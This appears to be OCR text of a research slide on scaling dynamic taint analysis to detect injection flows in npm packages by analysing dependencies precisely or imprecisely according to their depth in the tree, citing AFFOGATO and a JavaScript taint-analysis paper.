
Prior work detects *flows* with **dynamic taint analysis** and <u>manually</u> confirms them

[1] François Gauthier, Behnaz Hassanshahi, and Alexander Jordan. AFFOGATO: Runtime detection of injection attacks for Node.js. In *ISSTA/ECOOP Workshops*, 2018.

[2] R. Karim, F. Tip, A. Sochurkova, and K. Sen. Platform-Independent Dynamic Taint Analysis for JavaScript. In *IEEE Transactions on Software Engineering*, 2018.

Analyst confirmation burden: Average npm package has **79** dependencies

Scalability: Selective Precise Analysis of Dependencies



Motivation: Packages avg **79** deps

Insight: Not every dependency needs precise analysis; deeper deps. don't add flows but increase overhead

Algorithm: Mark, based on a package's depth in tree, whether to analyze *precisely* or *imprecisely*

Tuning: Analyst-controllable parameters w.r.t. tree size & depth